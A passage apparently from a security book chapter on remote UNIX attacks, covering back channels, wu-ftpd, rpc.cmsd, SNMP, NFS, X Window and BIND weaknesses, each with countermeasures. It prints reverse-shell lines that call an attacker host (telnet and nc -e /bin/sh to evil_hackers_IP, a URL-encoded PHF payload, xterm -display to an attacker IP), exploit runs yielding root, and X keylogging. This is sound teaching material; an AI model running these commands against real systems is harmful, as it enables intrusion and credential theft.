A few methods can be used to accomplish this task. In the first method, *reverse telnet*, `telnet` is used to create a back channel from the target system to the attacker's system. This technique is called a "reverse telnet" because the telnet connection originates from the system to which the attackers are attempting to gain access instead of originating from the attacker's system. A telnet client is typically installed on most UNIX servers, and

its use is seldom restricted. Telnet is the perfect choice for a back channel client if xterm is unavailable. To execute a reverse telnet, we need to enlist the all-powerful netcat or nc utility. Because we are telneting from the target system, we must enable nc listeners on our own system that will accept our reverse telnet connections. We must execute the following commands on our system in two separate windows to successfully receive the reverse telnet connections:

```
[tsunami]# nc -l -n -v -p 80
listening on [any] 80

[tsunami]# nc -l -n -v -p 25
listening on [any] 25
```

Ensure that no listing services such as HTTPD or sendmail are bound to ports 80 or 25. If a service is already listening, it must be killed via the kill command so that nc can bind to each respective port. The two nc commands listen on ports 25 and 80 via the -l and -p switches in verbose mode (-v) and do not resolve IP addresses into hostnames (-n).

In line with our example, to initiate a reverse telnet, we must execute the following commands on the target server via the PHF exploit. Shown next is the actual command sequence:

```
/bin/telnet evil_hackers_IP 80 | /bin/sh | /bin/telnet evil_hackers_IP 25
```

This is the way it looks when executed via the PHF exploit:

```
/cgi-bin/phf?Qalias=x%0a/bin/telnet%20evil_hackers_IP
%2080%20|%20/bin/sh%20|%20/bin/telnet%20evil_hackers_IP%2025
```

Let's explain what this seemingly complex string of commands actually does. /bin/telnet evil_hackers_IP 80 connects to our nc listener on port 80. This is where we actually type our commands. In line with conventional UNIX input/output mechanisms, our standard output or keystrokes are piped into /bin/sh, the Bourne shell. Then the results of our commands are piped into /bin/telnet evil_hackers_ IP 25. The result is a reverse telnet that takes place in two separate windows. Ports 80 and 25 were chosen because they are common services that are typically allowed outbound by most firewalls. However, any two ports could have been selected, as long as they were allowed outbound by the firewall.

Another method of creating a back channel is to use nc rather than telnet if the nc binary already exists on the server or can be stored on the server via some mechanism (for example, anonymous FTP). As we have said many times, nc is one of the best utilities available, so it is no surprise that it is now part of many default freeware UNIX installs. Thus, the odds of finding nc on a target server are increasing. Although nc may be on the target system, there is no guarantee that it has been compiled with the #define GAPING_SECURITY_HOLE option that is needed to create a back channel via the -e switch. For our example, we will assume that a version of nc exists on the target server and has the aforementioned options enabled.

Similar to the reverse telnet method outlined earlier, creating a back channel with nc is a two-step process. We must execute the following command to successfully receive the reverse nc back channel.

```
[tsunami]# nc -l -n -v -p 80
```

Once we have the listener enabled, we must execute the following command on the remote system:

```
nc -e /bin/sh evil_hackers_IP 80
```

This is the way it looks when executed via the PHF exploit:

```
/cgi-bin/phf?Qalias=x%0a/bin/nc%20-e%20/bin/sh%20evil_hackers_IP%2080
```

Once the web server executes the preceding string, an nc back channel will be created that "shovels" a shell—in this case, /bin/sh—back to our listener. Instant shell access—all with a connection that was originated via the target server.

Back Channel Countermeasure

It is very difficult to protect against back channel attacks. The best prevention is to keep your systems secure so that a back channel attack cannot be executed. This includes disabling unnecessary services and applying vendor patches and related work-arounds as soon as possible.

Other items that should be considered include the following:

- Remove X from any system that requires a high level of security. Not only will this prevent attackers from firing back an xterm, but it will also aid in preventing local users from escalating their privileges to root via vulnerabilities in the X binaries.
- If the web server is running with the privileges of "nobody," adjust the permissions of your binary files such as telnet to disallow execution by everyone except the owner of the binary and specific groups (for example, **chmod** 750 telnet). This will allow legitimate users to execute telnet, but will prohibit user IDs that should never need to execute telnet from doing so.
- In some instances, it may be possible to configure a firewall to prohibit connections that originate from web server or internal systems. This is particularly true if the firewall is proxy based. It would be difficult, but not impossible, to launch a back channel through a proxy-based firewall that requires some sort of authentication.

Common Types of Remote Attacks

While we can't cover every conceivable remote attack, by now you should have a solid understanding of how most remote attacks occur. Additionally, we want to cover some major services that are frequently attacked and to provide countermeasures to help reduce the risk of exploitation if these servers are enabled.

FTP

Popularity:	*8*
Simplicity:	*7*
Impact:	*8*
Risk Rating:	***8***

FTP, or File Transfer Protocol, is one of the most common protocols used today. It allows you to upload and download files from remote systems. FTP is often abused to gain access to remote systems or to store illegal files. Many FTP servers allow anonymous access, enabling any user to log in to the FTP server without authentication. Typically, the file system is restricted to a particular branch in the directory tree. On occasion, however, an anonymous FTP server will allow the user to traverse the entire directory structure. Thus, attackers can begin to pull down sensitive configuration files such as `/etc/ passwd`. To compound this situation, many FTP servers have world-writable directories. A world-writable directory combined with anonymous access is a security incident waiting to happen. Attackers may be able to place an `.rhosts` file in a user's home directory, allowing the attackers to `rlogin` to the target system. Many FTP servers are abused by software pirates who store illegal booty in hidden directories. If your network utilization triples in a day, it might be a good indication that your systems are being used for moving the latest "warez."

In addition to the risks associated with allowing anonymous access, FTP servers have had their fair share of security problems related to buffer overflow conditions and other insecurities. One of the latest FTP vulnerabilities has been discovered in systems running wu-ftpd 2.6.0 and earlier versions (ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02). The wu-ftpd "site exec" format string vulnerability is related to improper validation of arguments in several function calls that implement the "site exec" functionality. The "site exec" functionality enables users logged in to an FTP server to execute a restricted set of commands. However, it is possible for an attacker to pass special characters consisting of carefully constructed `printf()` conversion characters (%f, %p, %n, and so on) to execute arbitrary code as root. The actual details of how format string attacks work are detailed earlier in this chapter. Let's take a look at this attack launched against a stock Red Hat 6.2 system.

```
[thunder]# wugod -t 192.168.1.10 -s0
Target: 192.168.1.10 (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd
 2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028, Shellcode: 152
loggin into system..
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230-        for example: joe@thunder
230 Guest login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
```

```
STEP 4 : Ptr address test: 0xbfffb028 (if it is not 0xbfffb028 ^C me now)
STEP 5 : Sending code.. this will take about 10 seconds.
Press ^\ to leave shell
Linux shadow 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
```

As demonstrated earlier, this attack is deadly. Anonymous access to a vulnerable FTP server that supports "site exec" is enough to gain root access.

Other security flaws with BSD-derived `ftpd` versions dating back to 1993 can be found at http://www.cert.org/advisories/CA-2000-13.html. These vulnerabilities are not discussed in detail here, but are just as deadly.

FTP Countermeasure

Although FTP is very useful, allowing anonymous FTP access can be hazardous to your server's health. Evaluate the need to run an FTP server, and decide if anonymous FTP access is allowed. Many sites must allow anonymous access via FTP; however, give special consideration to ensuring the security of the server. It is critical that you make sure the latest vendor patches are applied to the server and that you eliminate or reduce the number of world-writable directories in use.

Sendmail

Popularity:	*8*
Simplicity:	*5*
Impact:	*9*
Risk Rating:	***7***

Where to start? `Sendmail` is a mail transfer agent (MTA) that is used on many UNIX systems. `Sendmail` is one of the most maligned programs in use. It is extensible, highly configurable, and definitely complex. In fact, `sendmail`'s woes started as far back as 1988 and were used to gain access to thousands of systems. The running joke at one time was "what is the `sendmail` bug of the week?" `Sendmail` and its related security have improved vastly over the past few years, but it is still a massive program with over 80,000 lines of code. Thus, the odds of finding additional security vulnerabilities are still good.

Recall from Chapter 3 that `sendmail` can be used to identify user accounts via the `vrfy` and `expn` commands. User enumeration is dangerous enough, but doesn't expose the true danger that you face when running `sendmail`. There have been scores of `sendmail` security vulnerabilities discovered over the last ten years, and more are to come. Many vulnerabilities related to remote buffer overflow conditions and input validation attacks have been identified.

Sendmail Countermeasure

The best defense for `sendmail` attacks is to disable `sendmail` if you are not using it to receive mail over a network. If you must run `sendmail`, ensure that you are using the

latest version with all relevant security patches (see http://www.sendmail.org). Other measures include removing the decode aliases from the alias file because this has proven to be a security hole. Investigate every alias that points to a program rather than to a user account, and ensure that the file permissions of the aliases and other related files do not allow users to make changes.

Additional utilities can be used to augment the security of `sendmail`. `Smap` and `smapd` are bundled with the TIS toolkit and are freely available from http://www.tis.com/research/software/. `Smap` is used to accept messages over the network in a secure fashion and queues them in a special directory. `Smapd` periodically scans this directory and delivers the mail to the respective user by using `sendmail` or some other program. This effectively breaks the connection between `sendmail` and untrusted users, as all mail connections are received via `smap`, rather than directly by `sendmail`. Finally, consider using a more secure MTA such as `qmail` or `postfix`. `Qmail`, written by Dan Bernstein, is a modern replacement for `sendmail`. One of its main goals is security, and it has had a solid reputation thus far (see http://www.qmail.org). Postfix (http://www.postfix.com/) is written by Wietse Venema, and it, too, is a secure replacement for `sendmail`.

In addition to the aforementioned issues, `sendmail` is often misconfigured, allowing spammers to relay junk mail through your `sendmail`. As of `sendmail` version 8.9 and higher, antirelay functionality has been enabled by default. See http://www.sendmail.org/tips/relaying.html for more information on keeping your site out of the hands of spammers.

Remote Procedure Call Services

Popularity:	*9*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***9***

Remote Procedure Call (RPC) is a mechanism that allows a program running on one computer to seamlessly execute code on a remote system. One of the first RPC implementations was developed by Sun Microsystems and used a system called external data representation (XDR). The implementation was designed to interoperate with Sun's Network Information System (NIS) and Network File System (NFS). Since Sun Microsystems' development of RPC services, many other UNIX vendors have adopted it. Adoption of an RPC standard is a good thing from an interoperability standpoint. However, when RPC services were first introduced, there was very little security built in. Thus, Sun and other vendors have tried to patch the existing legacy framework to make it more secure, but it still suffers from a myriad of security-related problems.

As discussed in Chapter 3, RPC services register with the portmapper when started. To contact an RPC service, you must query the portmapper to determine which port the required RPC service is listening on. We also discussed how to obtain a listing of running RPC services by using `rpcinfo` or by using the `–n` option if the portmapper services were firewalled. Unfortunately, numerous stock versions of UNIX have many

RPC services enabled upon bootup. To exacerbate matters, many of the RPC services are extremely complex and run with root privileges. Thus, a successful buffer overflow or input validation attack will lead to direct root access. The rage in remote RPC buffer overflow attacks relates to `rpc.ttdbserverd` (http://www.cert.org/advisories/CA-98.11.tooltalk.html, and http://www.cert.org/advisories/CA-2002-26.html) and `rpc.cmsd` (http://www.cert .org/advisories/ CA-99-08-cmsd.html), which are part of the common desktop environment (CDE). Because these two services run with root privileges, attackers only need to successfully exploit the buffer overflow condition and send back an `xterm` or a reverse telnet and the game is over. Other dangerous RPC services include `rpc.statd` (http://www.cert.org/advisories/CA-99-05-statd-automountd.html) and `mountd`, which are active when NFS is enabled. (See the upcoming section, "NFS.") Even if the portmapper is blocked, the attacker may be able to manually scan for the RPC services (via the `–sR` option of `nmap`), which typically run at a high-numbered port. The `sadmind` vulnerability has gained popularity with the advent of the new sadmind/IIS worm (http://www.cert.org/advisories/CA-2001-11.html). Many systems are still vulnerable to `sadmind` years after it was found vulnerable! The aforementioned services are only a few examples of problematic RPC services. Due to RPC's distributed nature and complexity, it is ripe for abuse, as shown next.

```
[rumble]# cmsd.sh quake 192.168.1.11 2 192.168.1.103
Executing exploit...

rtable_create worked
clnt_call[rtable_insert]: RPC: Unable to receive; errno = Connection reset
by peer
```

A simple shell script that calls the cmsd exploit simplifies this attack and is shown next. It is necessary to know the system name; in our example, the system is named "quake." We provide the target IP address of "quake," which is 192.168.1.11. We provide the system type (2), which equates to Solaris 2.6. This is critical, as the exploit is tailored to each operating system. Finally, we provide the IP address of the attacker's system (192.168.1.103) and send back the `xterm` (see Figure 7-2).

```
#!/bin/sh
if [ $# -lt 4 ]; then
echo "Rpc.cmsd buffer overflow for Solaris 2.5 & 2.6 7"
echo "If rpcinfo -p target_ip |grep 100068 = true - you win!"
echo "Don't forget to xhost+ the target system"
echo ""
echo "Usage: $0 target_hostname target_ip </ version (1-7)> your_ip"
  exit 1
fi

echo "Executing exploit..."
cmsd  -h $1 -c "/usr/openwin/bin/xterm -display $4:0.0 &" $3 $2
```

Figure 7-2. The `xterm` is a result of exploiting `rpc.cmsd`. The same results would happen if an attacker were to exploit `rpc.ttdbserverd` or `rpc.statd`.

Remote Procedure Call Services Countermeasure

The best defense against remote RPC attacks is to disable any RPC service that is not absolutely necessary. If an RPC service is critical to the operation of the server, consider implementing an access control device that only allows authorized systems to contact those RPC ports, which may be very difficult—depending on your environment. Consider enabling a nonexecutable stack if it is supported by your operating system. Also, consider using Secure RPC if it is supported by your version of UNIX. Secure RPC attempts to provide an additional level of authentication based upon public-key cryptography. Secure RPC is not a panacea, because many UNIX vendors have not adopted this protocol. Thus, interoperability is a big issue. Finally, ensure that all the latest vendor patches have been applied. Vendor patch information can be found for each aforementioned RPC vulnerability as follows:

- **`rpc.ttdbserverd`** http://www.cert.org/advisories/CA-98.11.tooltalk.html and http://www.cert.org/advisories/CA-2002-26.html
- **`rpc.cmsd`** http://www.cert.org/advisories/CA-99-08-cmsd.html
- **`rpc.statd`** http://www.cert.org/advisories/CA-99-05-statd-automountd.html
- **`sadmind`** http://www.cert.org/advisories/CA-2001-11.html
- **`snmpXdmid`** http://www.cert.org/advisories/CA-2001-05.html

SNMP Buffer Overflow

Popularity:	*8*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	***8***

Simple Network Management Protocol (SNMP) is the lifeblood of many networks and is almost omni-present on virtually every type of device. This protocol allows devices (routers, switches, severs, etc.) to be managed across many enterprises and the Internet. Unfortunately, SNMP isn't the most secure protocol. Even worse, several buffer overflow conditions were found in SNMP that affect dozens of vendors and hundreds of different platforms. Much of the research related to this vulnerability was discovered by the Protos Project (http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmpv1/) and their corresponding Protos test suite. The Protos Project focused on identifying weaknesses in the SNMPv1 protocol associated with trap (messages sent from agents to managers) and request (messages sent from managers to agents) handling. These vulnerabilities range from causing a denial of service (DoS) condition to allowing an attacker to execute commands remotely. The following example illustrates how an attacker can compromise a vulnerable version of SNMPD on an unpatched OpenBSD platform.

```
[wave]$ ./ucd-snmpd-cs 10.0.1.1 161
$ nc 10.0.1.1 2834
id
uid=0(root) gid=0(root) group=0(root)
```

As you can see from this example, it is easy to exploit this overflow and gain root access to the vulnerable system. It took little work for us to demonstrate this vulnerability, so you can imagine how easy it is for the bad guys to set their sights on all those vulnerable SNMP devices!

SNMP Buffer Overflow Countermeasure

There are several countermeasures that should be employed to mitigate the exposures presented by this vulnerability. First, it is always a good idea to disable SNMP on *any* device that does not explicitly require it. To help identify those devices, you can use SNScan, a free tool from Foundstone that can be downloaded from http://www.foundstone.com. Next, you should ensure that you apply all vendor-related patches and update any firmware that might have used a vulnerable implementation of SNMP. For a complete and expansive list, see http://www.cert.org/advisories/CA-2002-03.html. In addition, you should always change the default public and private community strings, which are essentially passwords for the SNMP protocol. Finally, you should apply network filtering to devices that have SNMP enabled and only allow access from the management station. This recommendation is easier said than done, especially in a large enterprise, so your mileage may vary.

NFS

Popularity:	*8*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	***8***

To quote Sun Microsystems, "The network is the computer." Without a network, a computer's utility diminishes greatly. Perhaps that is why the Network File System (NFS) is one of the most popular network-capable file systems available. NFS allows transparent access to files and directories of remote systems as if they were stored locally. NFS versions 1 and 2 were originally developed by Sun Microsystems and have evolved considerably. Currently, NFS version 3 is employed by most modern flavors of UNIX. At this point, the red flags should be going up for any system that allows remote access of an exported file system. The potential for abusing NFS is high and is one of the more common UNIX attacks. Many buffer overflow conditions related to `mountd`, the NFS server, have been discovered. Additionally, NFS relies on RPC services and can be easily fooled into allowing attackers to mount a remote file system. Most of the security provided by NFS relates to a data object known as a *file handle.* The file handle is a token that is used to uniquely identify each file and directory on the remote server. If a file handle can be sniffed or guessed, remote attackers could easily access those files on the remote system.

The most common type of NFS vulnerability relates to a misconfiguration that exports the file system to everyone. That is, any remote user can mount the file system without authentication. This type of vulnerability is generally a result of laziness or ignorance on the part of the administrator and is extremely common. Attackers don't need to actually break into a remote system. All that is necessary is to mount a file system via NFS and pillage any files of interest. Typically, users' home directories are exported to the world, and most of the interesting files (for example, entire databases) are accessible remotely. Even worse, the entire "/" directory is exported to everyone. Let's take a look at an example and discuss some tools that make NFS probing more useful.

Let's examine our target system to determine whether it is running NFS and what file systems are exported, if any.

```
[tsunami]# rpcinfo -p quake

   program vers proto   port
    100000    4   tcp    111  rpcbind
    100000    3   tcp    111  rpcbind
    100000    2   tcp    111  rpcbind
    100000    4   udp    111  rpcbind
    100000    3   udp    111  rpcbind
    100000    2   udp    111  rpcbind
    100235    1   tcp  32771
    100068    2   udp  32772
```

```
    100068    3   udp  32772
    100068    4   udp  32772
    100068    5   udp  32772
    100024    1   udp  32773  status
    100024    1   tcp  32773  status
    100083    1   tcp  32772
    100021    1   udp   4045  nlockmgr
    100021    2   udp   4045  nlockmgr
    100021    3   udp   4045  nlockmgr
    100021    4   udp   4045  nlockmgr
    100021    1   tcp   4045  nlockmgr
    100021    2   tcp   4045  nlockmgr
    100021    3   tcp   4045  nlockmgr
    100021    4   tcp   4045  nlockmgr
    300598    1   udp  32780
    300598    1   tcp  32775
 805306368    1   udp  32780
 805306368    1   tcp  32775
    100249    1   udp  32781
    100249    1   tcp  32776
1342177279    4   tcp  32777
1342177279    1   tcp  32777
1342177279    3   tcp  32777
1342177279    2   tcp  32777
    100005    1   udp  32845  mountd
    100005    2   udp  32845  mountd
    100005    3   udp  32845  mountd
    100005    1   tcp  32811  mountd
    100005    2   tcp  32811  mountd
    100005    3   tcp  32811  mountd
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100227    2   udp   2049  nfs_acl
    100227    3   udp   2049  nfs_acl
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100227    2   tcp   2049  nfs_acl
    100227    3   tcp   2049  nfs_acl
```

By querying the `portmapper`, we can see that `mountd` and the NFS server are running, which indicates that the target systems may be exporting one or more file systems.

```
[tsunami]# showmount -e quake
Export list for quake:
/ (everyone)
/usr (everyone)
```

The results of `showmount` indicate that the entire `/` and `/usr` file systems are exported to the world, which is a huge security risk. All attackers would have to do is `mount /` or `/usr`, and they would have access to the entire `/` and `/usr` file system, subject to the permissions on each file and directory. `Mount` is available in most flavors of UNIX, but it is not as flexible as some other tools. To learn more about UNIX's `mount` command, you can run **`man mount`** to pull up the manual for your particular version because the syntax may differ:

```
[tsunami]# mount quake:/ /mnt
```

A more useful tool for NFS exploration is nfsshell by Leendert van Doorn, which is available from ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz. The nfsshell package provides a robust client called `nfs`, which operates like an FTP client and allows easy manipulation of a remote file system. `Nfs` has many options worth exploring.

```
[tsunami]# nfs
nfs> help
host <host> - set remote host name
uid [<uid> [<secret-key>]] - set remote user id
gid [<gid>] - set remote group id
cd [<path>] - change remote working directory
lcd [<path>] - change local working directory
cat <filespec> - display remote file
ls [-l] <filespec> - list remote directory
get <filespec> - get remote files
df - file system information
rm <file> - delete remote file
ln <file1> <file2> - link file
mv <file1> <file2> - move file
mkdir <dir> - make remote directory
rmdir <dir> - remove remote directory
chmod <mode> <file> - change mode
chown <uid>[.<gid>] <file> -  change owner
put <local-file> [<remote-file>] - put file
mount [-upTU] [-P port] <path> - mount file system
umount - umount remote file system
umountall - umount all remote file systems
export - show all exported file systems
dump - show all remote mounted file systems
status - general status report
help - this help message
quit - its all in the name
bye - good bye
handle [<handle>] - get/set directory file handle
mknod <name> [b/c major minor] [p] - make device
```

We must first tell `nfs` what host we are interested in mounting:

```
nfs> host quake
Using a privileged port (1022)
Open quake (192.168.1.10) TCP
```

Let's list the file systems that are exported:

```
nfs> export
Export list for quake:
/ everyone
/usr  everyone
```

Now we must `mount /` to access this file system:

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.
```

Next we will check the status of the connection and determine the UID used when the file system was mounted:

```
nfs> status
User id      : -2
Group id     : -2
Remote host  : 'quake'
Mount path   : '/'
Transfer size: 8192
```

We can see that we have mounted `/` and that our UID and GID are –2. For security reasons, if you mount a remote file system as root, your UID and GID will map to something other than 0. In most cases (without special options), you can mount a file system as any UID and GID other than 0 or root. Because we mounted the entire file system, we can easily list the contents of the `/etc/passwd` file.

```
nfs> cd /etc

nfs> cat passwd
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
```

```
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
gk:x:1001:10::/export/home/gk:/bin/sh
sm:x:1003:10::/export/home/sm:/bin/sh
```

Listing /etc/passwd provides the usernames and associated user IDs. However, the password file is shadowed so it cannot be used to crack passwords. Since we can't crack any passwords and we can't mount the file system as root, we must determine what other UIDs will allow privileged access. Daemon has potential, but bin or UID 2 is a good bet because on many systems the user bin owns the binaries. If attackers can gain access to the binaries via NFS or any other means, most systems don't stand a chance. Now we must mount /usr, alter our UID and GID, and attempt to gain access to the binaries:

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id      : 2
Group id     : 2
Remote host  : 'quake'
Mount path   : '/usr'
Transfer size: 8192
```

We now have all the privileges of bin on the remote system. In our example, the file systems were not exported with any special options that would limit bin's ability to create or modify files. At this point, all that is necessary is to fire off an xterm or to create a back channel to our system to gain access to the target system.

We create the following script on our system and name it in.ftpd:

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

Next, on the target system we cd into /sbin and replace in.ftpd with our version:

```
nfs> cd /sbin
nfs> put in.ftpd
```

Finally, we allow the target server to connect back to our X server via the xhost command and issue the following command from our system to the target server:

```
[tsunami]# xhost +quake
quake being added to access control list
[tsunami]# ftp quake
Connected to quake.
```

The results, a root-owned `xterm`, like the one represented next, will be displayed on our system. Because `in.ftpd` is called with root privileges from `inetd` on this system, `inetd` will execute our script with root privileges, resulting in instant root access. Note that we were able to overwrite in.ftpd in this case because its permissions were incorrectly set to be owned and writeable by the user 'bin' instead of 'root'.

```
# id
uid=0(root) gid=0(root)
#
```

NFS Countermeasure

If NFS is not required, NFS and related services (for example, `mountd`, `statd`, and `lockd`) should be disabled. Implement client and user access controls to allow only authorized users to access required files. Generally, `/etc/exports` or `/etc/dfs/dfstab`, or similar files, control what file systems are exported and what specific options can be enabled. Some options include specifying machine names or netgroups, read-only options, and the ability to disallow the SUID bit. Each NFS implementation is slightly different, so consult the user documentation or related `man` pages. Also, never include the server's local IP address or *localhost* in the list of systems allowed to mount the file system. Older versions of the portmapper would allow attackers to proxy connections on behalf of the attackers. If the system were allowed to mount the exported file system, attackers could send NFS packets to the target system's portmapper, which in turn would forward the request to the *localhost*. This would make the request appear as if it were coming from a trusted host and bypass any related access control rules. Finally, apply all vendor-related patches.

X Insecurities

Popularity:	*8*
Simplicity:	*9*
Impact:	*5*
Risk Rating:	***7***

The X Window System provides a wealth of features that allow many programs to share a single graphical display. The major problem with X is that its security model is an all-or-nothing approach. Once a client is granted access to an X server, pandemonium can ensue. X clients can capture the keystrokes of the console user, kill windows, capture windows for display elsewhere, and even remap the keyboard to issue nefarious commands no matter what the user types. Most problems stem from a weak access control paradigm or pure indolence on the part of the system administrator. The simplest and most popular form of X access control is `xhost` authentication. This mechanism provides access control by IP address and is the weakest form of X authentication. As a matter of convenience, a system administrator will issue **`xhost +`**, allowing unauthenticated access to

the X server by any local or remote user (+ is a wildcard for any IP address). Worse, many PC-based X servers default to `xhost +`, unbeknown to their users. Attackers can use this seemingly benign weakness to compromise the security of the target server.

One of the best programs to identify an X server with `xhost +` enabled is `xscan`. `Xscan` will scan an entire subnet looking for an open X server and log all keystrokes to a log file.

```
[tsunami]$ xscan quake
Scanning hostname quake ...
Connecting to quake (192.168.1.10) on port 6000...
Connected.
Host quake is running X.
Starting keyboard logging of host quake:0.0 to file KEYLOGquake:0.0...
```

Now any keystrokes typed at the console will be captured to the `KEYLOG.quake` file.

```
[tsunami]$ tail -f KEYLOG.quake:0.0
su -
[Shift_L]Iamowned[Shift_R]!
```

A quick `tail` of the log file reveals what the user is typing in real time. In our example, the user issued the `su` command followed by the root password of "Iamowned!" `Xscan` will even note if the SHIFT keys are pressed.

It is also easy for attackers to view specific windows running on the target systems. Attackers must first determine the window's hex ID by using the `xlswins` command.

```
[tsunami]# xlswins -display quake:0.0 |grep -i netscape
  0x1000001  (Netscape)
  0x1000246  (Netscape)
  0x1000561  (Netscape: OpenBSD)
```

`Xlswins` will return a lot of information, so in our example, we used `grep` to see if Netscape was running. Luckily for us, it was. However, you can just comb through the results of `xlswins` to identify an interesting window. To actually display the Netscape window on our system, we use the XWatchWin program, as shown in Figure 7-3.

```
[tsunami]#  xwatchwin quake -w 0x1000561
```

By providing the window ID, we can magically display any window on our system and silently observe any associated activity.

Even if `xhost –` is enabled on the target server, attackers may be able to capture a screen of the console user's session via `xwd` if the attackers have local shell access, and standard `xhost` authentication is used on the target server.

```
[quake]$ xwd -root -display localhost:0.0 > dump.xwd
```

To display the screen capture, copy the file to your system by using `xwud`:

```
[tsunami]# xwud -in dump.xwd
```




Figure 7-3. With XWatchWin, we can remotely view almost any X application on the user's desktop.

As if we hadn't covered enough insecurities, it is simple for attackers to send KeySym's to a window. Thus, attackers can send keyboard events to an `xterm` on the target system as if they were typed locally.

X Countermeasure

Resist the temptation to issue the `xhost +` command. Don't be lazy, be secure! If you are in doubt, issue the `xhost -` command. `Xhost -` will not terminate any existing connections; it will only prohibit future connections. If you must allow remote access to your X server, specify each server by IP address. Keep in mind that any user on that server can connect to your X server and snoop away. Other security measures include using more advanced authentication mechanisms like MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1, and MIT-KERBEROS-5. These mechanisms provided an additional level of security when connecting to the X server. If you use `xterm` or a similar terminal, enable the secure keyboard option. This will prohibit any other process from intercepting your keystrokes. Also consider firewalling ports 6000–6063 to prohibit unauthorized users from connecting to your X server ports. Finally, consider using `ssh` and its tunneling functionality for enhanced security during your X sessions. Just make sure `ForwardX11` is configured to "yes" in `your sshd_config` or `sshd2_config` file.

Domain Name System (DNS) Hijinks

Popularity:	*9*
Simplicity:	*7*
Impact:	*10*
Risk Rating:	***9***

DNS is one of the most popular services used on the Internet and on most corporate intranets. As you might imagine, the ubiquity of DNS also lends itself to attack. Many attackers routinely probe for vulnerabilities in the most common implementation of DNS for UNIX, the Berkeley Internet Name Domain (BIND) package. Additionally, DNS is one of the few services that is almost always required and running on an organization's Internet perimeter network. Thus, a flaw in bind will almost surely result in a remote compromise (most times with root privileges). To put the risk into perspective, a 1999 security survey reported that over 50 percent of all DNS servers connected to the Internet are vulnerable to attack. The risk is real—beware!

While numerous security and availability problems have been associated with BIND (see http://www.cert.org/advisories/CA-98.05.bind_problems.html), we will focus on one of the most deadly attacks to date. In November 1999, CERT released a major advisory indicating serious security flaws in BIND (http://www.cert.org/advisories/ CA-1999-14.html). Of the six flaws noted, the most serious was a remote buffer overflow in the way BIND validates NXT records. See http://www.faqs.org/rfcs/rfc2065.html for more information on NXT records. This buffer overflow allows remote attackers to execute any command they wish with root provided on the affected server. Let's take a look at how this exploit works.

Most attackers will set up automated tools to try to identify a vulnerable server running `named`. To determine whether your DNS has this potential vulnerability, you would perform the following enumeration technique:

```
[tsunami]# dig @10.1.1.100 version.bind chaos txt
; <<>> DiG 8.1 <<>> @10.1.1.100 version.bind chaos txt
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10
